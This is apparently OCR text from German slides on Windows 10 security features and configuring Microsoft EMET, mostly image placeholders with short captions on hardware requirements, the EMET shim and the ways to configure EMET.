
Tabelle 1: Hardware-Voraussetzungen für Windows 10 Security-Features – Quelle: [MTN-W10sec2]

Abkürzungen: E … Emfohlen J … Ja – wird benötigt - … Nein, wird nicht benötigt






Kompromittierung jedes unverschlüsselten Systems in 2min




Schafft es ein Angreifer Sie dazu zu bringen, seine Software auf Ihrem Computer auszuführen, ist es nicht mehr Ihr Computer.


EMET SHIM, geladen über AppCompat-Framework





EMET Konfiguration

- GUI
- Gruppenrichtlinien
- XML-Files
- EMET_Conf.exe
- SW-Verteilung
  ini-File je Paket
  (Eigenentwicklung)

